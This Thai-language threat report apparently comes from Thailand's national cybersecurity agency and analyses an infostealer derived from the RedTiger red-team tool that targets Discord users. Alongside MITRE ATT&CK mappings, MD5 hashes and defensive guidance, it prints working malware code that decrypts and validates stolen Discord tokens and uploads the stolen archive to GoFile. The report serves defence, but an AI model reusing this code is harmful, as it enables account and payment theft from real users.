Threat Analysis Report

รายงานวิเคราะห์มัลแวร์ Infostealer
ซึ่งดัดแปลงจากเครื่องมือ
Red Teaming “Red Tiger”

06/11/2025

TLP:CLEAR

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
๑๒๐ ชั้น ๗ อาคารซี ศูนย์ราชการเฉลิมพระเกียรติ ๘๐ พรรษา ๕ ธันวาคม ๒๕๕๐
ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพมหานคร ๑๐๒๑๐ อีเมล saraban@ncsa.or.th

สารบัญ

สารบัญ 2
บทสรุปสำหรับผู้บริหาร 3
การวิเคราะห์เชิงเทคนิค 4
Technique Tactics and Procedures (MITRE ATT&CK) 8
Indicator of Compromise (IOCs) 9
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ 10
อ้างอิง (References) 12

บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้เป็นการวิเคราะห์มัลแวร์ประเภท Infostealer ที่ถูกดัดแปลงมาจากเครื่องมือ Red Teaming แบบ Open-Source ซึ่งมีชื่อว่า **RedTiger** โดยมีกลุ่มเป้าหมายเป็นกลุ่มผู้เล่นเกมและผู้ใช้งานโปรแกรม Discord

Red Tiger นั้นเป็นเครื่องมือ Open-Source Multi-tools สำหรับ Red Teaming ที่พัฒนาขึ้นด้วยภาษา Python ซึ่งรวบรวมเครื่องมือรักษาความปลอดภัยและการทดสอบการเจาะระบบที่หลากหลายไว้ด้วยกัน เช่น เครื่องมือสำหรับการสแกนเครือข่าย เครื่องมือวิเคราะห์โอเพนซอร์ส (OSINT) เครื่องมือที่เกี่ยวข้องกับฟิชชิ่ง เครื่องมือขโมยข้อมูล และเครื่องมือที่เกี่ยวข้องกับ Discord เช่นเดียวกับเครื่องมือ Red-Team อื่น ๆ ที่มักเกิดขึ้น ผู้โจมตีมักจะนำเครื่องมือเหล่านี้ไปใช้ในทางที่ผิด แม้ว่า RedTiger จะมีเครื่องมือที่มีหลากหลายฟังก์ชัน แต่ในการวิเคราะห์นี้จะมุ่งเน้นไปที่เครื่องมือขโมยข้อมูลโดยเฉพาะ

Red Tiger Infostealer นั้นเป็นไฟล์ Binary ที่ถูกคอมไพล์ด้วย PyInstaller มีการมุ่งเป้าการโจมตีไปยังข้อมูลที่เป็นข้อมูลละเอียดอ่อนต่าง ๆ โดยเน้นไปยังบัญชี Discord เป็นหลัก โดยมักจะแทรกโค้ด Javascript ลงไปใน Discord client เพื่อดักจับข้อมูลต่าง ๆ ที่เหยื่อได้ดำเนินการ นอกจากนี้ยังสามารถที่จะรวบรวมข้อมูลเบราว์เซอร์ต่าง ๆ รวมไปถึงข้อมูลเกี่ยวกับการเงินต่าง ๆ ที่ถูกบันทึกไว้บนเบราว์เซอร์ (ข้อมูลบัตรเครดิต, ข้อมูลการชำระเงินต่าง ๆ) ข้อมูลกระเป๋าเงินคริปโตเคอเรนซี และภาพหน้าจอจากระบบโฮสต์ นอกจากนี้ยังสามารถสอดแนมผ่านเว็บแคมของเหยื่อ

การวิเคราะห์เชิงเทคนิค

Attack Flow

1. **Initial Access:** จากการวิเคราะห์ ผู้วิเคราะห์คาดการณ์ว่าการแพร่กระจายของมัลแวร์นั้นอาจจะทำได้ด้วยวิธีการเผยแพร่จากเว็บปลอม, phishing ที่อาจจะส่งผ่านทาง Discord โดยตั้งชื่อไฟล์ให้เกี่ยวข้องกับโปรแกรมที่ใช้งานร่วมกับเกมเพื่อเจาะจงเป้าหมายที่เป็นผู้เล่นเกม
2. **Persistence:** กลไกลในการรักษาการคงอยู่นั้นสามารถทำงานได้บนระบบปฏิบัติการ Windows, Linux และ Darwin (MacOS) แต่ฟังก์ชันนี้จะต้องถูกเปิดใช้งานตั้งแต่ขั้นตอนการสร้างมัลแวร์ บนระบบปฏิบัติการ Windows นั้นมัลแวร์จะทำการตั้งค่า Startup ให้เรียกใช้งานตัวเองทุกครั้งที่เครื่องเริ่มต้นการทำงาน บน Linux มัลแวร์จะคัดลอกสคริปต์ python ไปไว้ยังโฟลเดอร์ autostart แต่ยังต้องการไฟล์ .desktop สำหรับเรียกใช้งานสคริปต์ และในส่วนของ Darwin มัลแวร์จะคัดลอกสคริปต์ไปยังโฟลเดอร์ LaunchAgents แต่จำเป็นต้องใช้ไฟล์ config “.plist” เพื่อรันสคริปต์เมื่อล็อกอิน
3. **Discovery & Data Targeted:** ข้อมูลที่ตกเป็นเป้าหมายนั้นมีหลายหลายประเภท ได้แก่ **ข้อมูลละเอียดอ่อนของ Discord** (ข้อมูลบัญชี ข้อมูลการชำระเงินต่าง ๆ) โดยมัลแวร์จะกำหนด regular expressions สองแบบเพื่อจับทั้ง Discord token แบบ plain text และแบบเข้ารหัส ต่อมาจะค้นหาไฟล์ฐานข้อมูล (*.log และ *ldb) ของ Discord หรือเบราว์เซอร์หยุดการทำงาน (terminate) ของโพรเซสนั้น แล้วค้นหา Discord token โดยใช้ regular expressions เหล่านั้น เมื่อได้ Discord token แล้วมัลแวร์จะเรียกใช้ฟังก์ชันเพื่อตรวจสอบความถูกต้องของ token โดยส่งคำขอ **GET** ไปยัง endpoint ของ Discord API ที่ /users/@me ถ้า API ตอบกลับด้วยสถานะ HTTP 200 ฟังก์ชันจะคืนค่า **True**. เมื่อยืนยันแล้วว่า Token ที่ขโมยมานั้นใช้งานได้ มัลแวร์จะส่งคำขอ GET ไปอีกครั้งเพื่อเก็บข้อมูลต่าง ๆ อย่างเช่น username, global username, userID, email, สถานะการยืนยันตัวตน และการตั้งค่า MFA

```
for v4r_name, v4r_path, v4r_proc_name in v4r_paths:
    if not os.path.exists(v4r_path):

        continue
    v4r__d15c0rd = v4r_name.replace(" ", "").lower()
    if "cord" in v4r_path:
        if not os.path.exists(os.path.join(v4r_path_appdata_roaming, v4r__d15c0rd, 'Local State')):
            continue
        for v4r_file_name in os.listdir(v4r_path):
            if v4r_file_name[-3:] not in ["log", "ldb"]:
                continue
            v4r_total_path = os.path.join(v4r_path, v4r_file_name)
            if os.path.exists(v4r_total_path):
                with open(v4r_total_path, errors='ignore') as v4r_file:
                    for v4r_line in v4r_file:
                        for y in re.findall(v4r_regexp_enc, v4r_line.strip()):
                            v4r_t0k3n = D3f_DecryptVal(base64.b64decode(y.split('dQw4w9WgXcQ:')[1]), D3f_GetMasterKey(os.path.join
                            (v4r_path_appdata_roaming, v4r__d15c0rd, 'Local State')))
                            if D3f_ValidateT0k3n(v4r_t0k3n, v4r_base_url):
                                v4r_uid = requests.get(v4r_base_url, headers={'Authorization': v4r_t0k3n}).json()['id']
                                if v4r_uid not in v4r_uids:
                                    v4r_t0k3n5.append(v4r_t0k3n)
                                    v4r_uids.append(v4r_uid)
                                    v4r_token_info[v4r_t0k3n] = (v4r_name, v4r_total_path)
```

[ภาพฟังก์ชันการดักจับ Discord Token]

จากนั้นมัลแวร์จะขโมยข้อมูลการชำระเงินที่เก็บใน Discord เช่น ข้อมูลบัญชีธนาคาร, บัญชี PayPal โดยใช้ Discord token ที่ได้มาเรียกไปยัง Discord API และมียังฝัง JavaScript ลงในไฟล์ index.js ของ discord_desktop_core เพื่อดักจับและตรวจสอบทราฟฟิกภายในไคลเอนต์ อีกทั้งดักการเรียกใช้ API ของ Discord, Braintree และ Stripe มองหา Keyword ที่เกี่ยวข้องกับการชำระเงิน การสั่งซื้อ และการล็อกอิน (รวมถึง MFA) เพื่อหาข้อมูลที่ผู้ไม่หวังดีต้องการและแม้ผู้ใช้จะเปลี่ยนอีเมลหรือรหัสผ่าน มัลแวร์ก็สามารถดักจับรหัสผ่านและ token ใหม่ได้ทันที ทำให้การเปลี่ยนรหัสเพียงอย่างเดียวไม่เพียงพอหากเครื่องติดเชื้อมัลแวร์แล้ว

ข้อมูลสำคัญอื่นๆ ที่ตรงกับ keyword ซึ่งถูกกำหนดไว้ ทั้งไฟล์ที่เป็น .txt .sql และ .zip เมื่อพบแล้วจะทำการบีบอัดไฟล์เก็บไว้พร้อมทั้งตั้งชื่อไฟล์โดยเพิ่ม suffix แบบสุ่มเพื่อป้องกันการซ้ำกัน รวมไปถึงข้อมูลจากเกมและกระเป๋าเงินคริปโตที่ตรงกับรายการที่ผู้ไม่หวังดีกำหนดเอาไว้ โดยจะพยายามหยุดโพรเซสที่เกี่ยวข้องเพื่อที่จะคัดลอกข้อมูล บีบอัดและเก็บไว้ภายใต้ Session Files/<appName>/Files/

ข้อมูลเบราว์เซอร์และข้อมูลบัตรเครดิต ข้อมูลต่าง ๆ ที่บันทึกไว้ในเบราว์เซอร์ ซึ่งรวมไปถึงรหัสผ่าน คุกกี้ ประวัติการดาวน์โหลดและการเรียกดูต่า ๆ ข้อมูลบัตรเครดิต และ Extension

ข้อมูลกล้องเว็บแคมและภาพหน้าจอ มัลแวร์สามารถที่จะจับภาพจากเว็บแคมและภาพหน้าจอของเหยื่อ โดยมัลแวร์ใช้งานโมดูล cv2 (OpenCV) สำหรับเพื่อเข้าถึงเว็บแคมและถ่ายภาพสำหรับภาพหน้าจอ ใช้ฟังก์ชัน ImageGrab().grab ของโมดูล Pillow (PIL) เพื่อจับภาพหน้าจอ บีบอัดภาพ และบันทึกเป็นไฟล์ "Screenshot.png" ลงในไฟล์ ZIP

4. **Exfiltration:** ในขั้นตอนของการขโมยข้อมูลนั้น จะแบ่งออกด้วยกันสองขั้น โดยขั้นแรกมัลแวร์จะทำการบีบอัดข้อมูลที่รวบรวมมาได้และอัปโหลดไปยัง GoFile cloud storage เนื่องจาก GoFile นั้นอนุญาตให้ผู้ใช้สามารถอัปโหลดได้โดยไม่ต้องการการยืนยันตัวตน ทำให้ง่ายต่อการอัปโหลดและไม่เปิดเผยตัวตน ขั้นที่สอง หลังจากอัปโหลดแล้วจะสร้างลิงก์ดาวน์โหลดและส่งกลับไปหาผู้ไม่หวังดีด้วย Discord ผ่านทางเว็บฮุก นอกจากนี้ระบบยังส่งข้อมูลของเหยื่อ เช่น ที่อยู่ IP ประเทศ และชื่อโฮสต์ เพื่อระบุแหล่งที่มาของข้อมูลที่ถูกขโมยอีกด้วย


```
try:
    try: v4r_gofileserver = loads(urlopen("https://api.gofile.io/getServer").read().decode('utf-8'))["data"]["server"]
    except: v4r_gofileserver = "store4"

    v4r_response = requests.post(
        f"https://{v4r_gofileserver}.gofile.io/uploadFile",
        files={"file": (f"RedTiger_{v4r_username_pc.replace(' ', '_')}.zip", v4r_zip_buffer)}
    )

    v4r_download_link = v4r_response.json()["data"]["downloadPage"]
except Exception as e:
    v4r_download_link = f"Error: {e}"
```

[ภาพฟังก์ชันการอัปโหลดไฟล์ไปยัง GoFile]

5. **Defense evasion:** มัลแวร์มีฟังก์ชันสำหรับการหลบเลี่ยงการถูกตรวจจับได้ด้วยการหยุดการทำงานของตัวเองเมื่อตรวจพบชื่อผู้ใช้ ชื่อโฮสต์ หรือ ID ของฮาร์ดแวร์ที่ตรงกับรายการที่ผู้ไม่หวังดีกำหนดไว้ล่วงหน้า เพื่อป้องกันการถูกรันบนสภาพแวดล้อมเสมือน (VM) นอกจากนี้ยังมีความสามารถในการสร้างไฟล์และโพรเซสปลอมจำนวนมากเพื่อทำให้การใช้งานทรัพยากรของเครื่องไม่พอและขัดขวางการวิเคราะห์เหตุการณ์การโจมตี โดยมัลแวร์จะสร้างไฟล์ 100 ไฟล์โดยสุ่มนามสกุลจากรายการที่กำหนดไว้ โดยจะเขียนตัวอักษรและตัวเลขลงในแต่ละไฟล์ ส่งผลให้ขนาดไฟล์ไม่สามารถคาดการณ์ได้



[ภาพลำดับการโจมตี]

Technique Tactics and Procedures

(MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Collection	T1113	Screen Capture
	T1125	Video Capture
Credential Access	T1555.003	Credentials from Web Browsers
Defense Evasion	T1497	Virtualization/Sandbox Evasion
	T1055	Process Injection
Execution	T1059.007	JavaScript
Exfiltration	T1567.002	Exfiltration to Cloud Storage
	T1567.004	Exfiltration Over Webhook
Persistence	T1547.001	Registry Run Keys / Startup Folder

Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

ร่องรอยที่สามารถตรวจสอบได้:

MD5

84E6F7FAF4966BA45A633F2F42440BFF

636D4A176D29AF9611EC5706BE86ED8F

67B54003C45C9F24507C0CFD7B8B31D1

013191138F20B85DDAFA6C40E7D6628F

DE6C9673F5EE266AC6B3B3BF02F15DC8

แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- เฝ้าระวังการเชื่อมต่อออกที่ไม่ปกติ: เฝ้าระวังการเชื่อมต่อไปยังโดเมน GoFile.io หรือไปยังบริการฝากไฟล์อื่น ๆ ที่ไม่จำเป็น
- เฝ้าระวังการเชื่อมต่อไปยัง Discord API: เฝ้าระวังการส่ง HTTP/HTTPS Request ไปยัง Discord API ที่ผิดปกติ เช่น การจากร้องขอจากโพรเซสแปลก ๆ

การป้องกัน (Prevention)

- ระมัดระวังการดาวน์โหลดโปรแกรม: ตรวจสอบแหล่งที่มาและความน่าเชื่อก่อนที่ทำการดาวน์โหลดหรือรันโปรแกรม
- ใช้การยืนยันตัวตนหลายขั้นตอน (MFA): พิจารณาเปิดใช้งาน Multi Factor Authentication บนทุก ๆ บัญชีเพื่อป้องกันการยึดบัญชีจากผู้ไม่หวังดี
- จำกัดสิทธิ์การเข้าถึงและแก้ไข: ตั้งค่าจำกัดสิทธิ์ในการเข้าถึงและแก้ไขไฟล์ในโฟลเดอร์ของ Discord (AppData\Discord) เพื่อป้องกันการฝังสคริปต์
- เสริมการป้องกัน: พิจารณาใช้ Endpoint Protection / EDR ที่สามารถตรวจจับพฤติกรรมขโมยข้อมูล (credential stealing) และตรวจจับการแก้ไขไฟล์ของแอปพลิเคชัน
- บล็อกการเชื่อมต่อไปยังบริการฝากไฟล์สาธารณะ: หากไม่ได้มีความจำเป็นที่ต้องใช้งานบริการฝากไฟล์ ควรดำเนินการบล็อคการเชื่อมต่อไปยังบริการ หรืออนุญาตให้เฉพาะบริการฝากไฟล์ที่อนุญาตให้ใช้งานเท่านั้น
- เสริมสร้างความตระหนักรู้ด้านไซเบอร์: จัดการฝึกอบรมพนักงานให้รู้จัก phishing และโปรแกรมปลอม

การรับมือ (Response)

- แยกอุปกรณ์ที่ติดเชื้อ: หากตรวจพบการบุกรุก ให้รีบตัดการเชื่อมต่อเครื่องที่มีการบุกรุกนั้นออกจากเครือข่ายเพื่อป้องกันการแพร่กระจาย
- เก็บหลักฐานทางดิจิทัล: รักษาสภาพของเครื่องที่ติดเชื้อไว้เพื่อการวิเคราะห์หาสาเหตุและสืบสวน (Digital Forensics)
- ลบและติดตั้ง: ลบและติดตั้งโปรแกรม Discord ใหม่เพื่อให้มั่นใจว่าล้างสคริปต์ที่ถูกฝังไว้ภายในไฟล์ Index แล้ว

- เปลี่ยนรหัสผ่านทุกบัญชีที่เกี่ยวข้อง: หลังจากที่มั่นใจว่าไม่มีสคริปต์ดักจับอยู่แล้วให้ดำเนินการเปลี่ยนแปลงรหัสผ่านบัญชีทั้งหมด พร้อมทั้งออกจากระบบของทุก session และลบ Token ของ Discord ที่ถูกนำไปใช้
- กู้คืนระบบ: กู้คืนระบบจาก Backup ที่ปลอดภัยหลังจากได้รับการยืนยันว่าได้ทำการอัปเดตความปลอดภัยและแก้ไขช่องโหว่ต่าง ๆ พร้อมทั้งรีเซ็ตรหัสของบัญชีที่ถูกใช้ในการโจมตีเรียบร้อยแล้ว
- รายงานเหตุการณ์: แจ้งเหตุการณ์ไปยังหน่วยงานที่เกี่ยวข้องภายในองค์กรและหน่วยงานด้านความมั่นคงปลอดภัยไซเบอร์

อ้างอิง (References)

1. netspoke's blog "RedTiger: New Red Teaming Tool in the Wild Targeting Gamers and Discord Accounts" https://www.netskope.com/blog/redtiger-new-red-teaming-tool-in-the-wild-targeting-gamers-and-discord-accounts
2. MITRE ATTCK

แบบประเมินรายงานข่าวกรองไซเบอร์

https://dg.th/nsexlfob51

จัดทำโดย

ฤทธิ์นภา ประเสริฐศรี

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน
ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ
โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th